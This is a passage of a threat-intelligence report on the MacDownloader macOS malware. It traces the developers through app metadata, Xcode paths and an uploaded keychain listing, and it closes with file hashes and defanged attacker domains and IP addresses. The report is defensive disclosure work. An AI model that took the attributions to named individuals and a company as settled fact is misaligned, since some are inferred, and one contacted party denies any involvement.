
Within the metadata for the application (Info.plist), the MacDownloader contains unusual references that may provide insight into its development. The "Bundle identifier" property is set to "zenderod.Bitdefender-Adware-Removal-Tool," mirroring the secondary impersonation of Bitdefender by the agent. Under standard software development practices, the first component of the string is set to the name or company of the original developer, which in this case is "zenderod." Zenderod is evidently a reference to the Zayandeh Rood, a famous river that runs along Isfahan, Iran. Curiously, this shorthanded transliteration also aligns with the domain of Novin Pardaz Zenderod (zenderod.ir, now directs to npzr.ir), a software and hosting company in Isfahan. While the site does not note any expertise in macOS software development, the application would not require a sophisticated developer to produce and appeared to at one point use shell scripts to function, which is within their stated expertise. We contacted an individual listed as the administrative contact for Novin Pardaz Zenderod, and they denied producing macOS software or association with the malware.

Additionally, the "Readable Copyright" property, which displays the copyright information available in the About dialogue, is set to "Copyright © 2015 Mamedof. All rights reserved." The outdated copyright suggests that the malware’s developer copied the template from another project. We were unable to find another application that contained the name in the copyright, indicating that it could be from a more obscure application or previous work of the developer.

In the binary, we find a number of strings that indicate the username of the developer of MacDownloader within filesystem paths embedded by XCode. These strings suggest that the developer's first name is Shayan, and provides the previously cited project name.

> /Users/**shayan**/Desktop/**MacDownloader**/MyApp3/
> /Users/**shayan**/Library/Developer/Xcode/DerivedData/**Adware_Removal_Tool**-frnnuqjzajnllqgzakkslsovdhag/Build/Intermediates/Adware Removal Tool.build/Debug/Adware Removal Tool.build/Objects-normal/x86_64/AppDelegate.o

Uniquely, in the course of testing the malware agent, one of the malware operators appears to have infected a MacBook Pro. In doing so, the malware agent uploaded both system information and OS X Keychain databases to the C2 for a user "Ultrone" and with password "saeed" -- presumably another name. While sparse, the uploaded Keychains provide some clues about the social relationships and tactics of the actor through VPN credentials and Wifi network records.



Click to unlock the 21.01.2017 _ 11.25.13_System keychain.

Anti
Kind: AirPort network password
Account: Anti
Where: AirPort
Modified: Nov 24, 2015, 6:39:28 PM

Name	Kind	Date Modified	Expires	Keychain
Anti	AirPort network pas...	Nov 24, 2015, 6:39:28 PM	--	21.01.2017 _...
BLACK INTEL	AirPort network pas...	Sep 9, 2016, 2:58:08 PM	--	21.01.2017 _...
gfff	AirPort network pas...	Nov 30, 2015, 6:41:34 AM	--	21.01.2017 _...
Jok3r	AirPort network pas...	Nov 30, 2015, 6:27:24 AM	--	21.01.2017 _...
Mb_1986	AirPort network pas...	Nov 17, 2015, 6:07:14 PM	--	21.01.2017 _...
Rastegar	AirPort network pas...	Feb 17, 2016, 4:52:37 PM	--	21.01.2017 _...
sharinge salavati	AirPort network pas...	Jan 14, 2017, 3:54:49 AM	--	21.01.2017 _...
TP-LINK_M7350_338474	AirPort network pas...	Apr 10, 2016, 4:02:57 AM	--	21.01.2017 _...
Tplink-shahin	AirPort network pas...	Jul 19, 2016, 9:31:39 AM	--	21.01.2017 _...
com.apple.kerberos.kdc	certificate	--	Nov 12, 2035, 8:21:36 AM	21.01.2017 _...
com.apple.systemdefault	certificate	--	Nov 12, 2035, 8:21:34 AM	21.01.2017 _...
VPN (L2TP)	IPSec Shared Secret	Dec 25, 2016, 4:53:14 AM	--	21.01.2017 _...
VPN (IKEv2)	IPSec XAuth Passw...	Dec 25, 2016, 4:50:53 AM	--	21.01.2017 _...
com.apple.kerberos.kdc	private key	--	--	21.01.2017 _...
com.apple.systemdefault	private key	--	--	21.01.2017 _...
com.apple.kerberos.kdc	public key	--	--	21.01.2017 _...
com.apple.systemdefault	public key	--	--	21.01.2017 _...
mamal	VPN Password	Jan 25, 2016, 7:45:45 AM	--	21.01.2017 _...
VPN (L2TP)	VPN Password	Dec 25, 2016, 4:53:14 AM	--	21.01.2017 _...
VPN (PPTP)	VPN Password	Nov 7, 2016, 12:28:20 PM	--	21.01.2017 _...

20 items

Of particular note are wireless networks named Jok3r and mb_1986. Jok3r corresponds with a member of a defacement group, Iran Cyber Security Group, who continues to be fairly active in vandalizing sites. Iran Cyber Security Group also, as with many other defacement groups later identified as involved in state-aligned campaigns, purports to provide commercial security services and penetration testing training.

The "mb_1986" wireless name is more interesting, as it provides a connection to earlier Iranian campaigns, overlapping with the Flying Kitten actor group and subsequent malware activity in summer 2014. In earlier samples of a malware agent dubbed "Sayad," multiple resources paths embedded in the malware reference development from a Windows environment running on the username "mb_1986." (Specifically, c:\Users\mb_1986\Desktop\Projects\Tiny_st\BlackBerry\obj\Debug\MSSUP.pdb). This username is also found within the system logs of an Iranian computer named "BORHAN" that was compromised multiple times by the Stealer malware between December 2013 and February 2014. BORHAN had a number of professional software development tools that reflect the administration and development trends of the actors (Subversion, VMWare vSphere, and Microsoft Visual Studio). The repetitive and short-lived compromises suggest that the host was a developer of the Stealer family, and that they continued to develop the platform beyond Operation Saffron Rose, which evolved into MiniSayad, and then socially interacted with the MacDownloader operators.

Indicators of Compromise

Hashes

File Name

Hash

addone flashplayer.app.zip

52efcfe30f96a85c9c068880c20663db64f0e08346e0f3b59c2e5bbcb41ba73c

Bitdefender Adware Removal Tool

7a9cdb9d608b88bd7afce001cb285c2bb2ae76f5027977e8635aa04bd064ffb7

Network

46.17.97[.]37

officialswebsites[.]info

utc.officialswebsites[.]info

Contact

Claudio (nex@amnesty.org)

Fingerprint: E063 75E6 B9E2 6745 656C 63DE 8F28 F25B AAA3 9B12

Collin (cda@cda.io)

- PGP Key: https://cda.io/key.asc

- Fingerprint: 510E 8BFC A60E 84B4 40EA 0F32 FAFB F2FA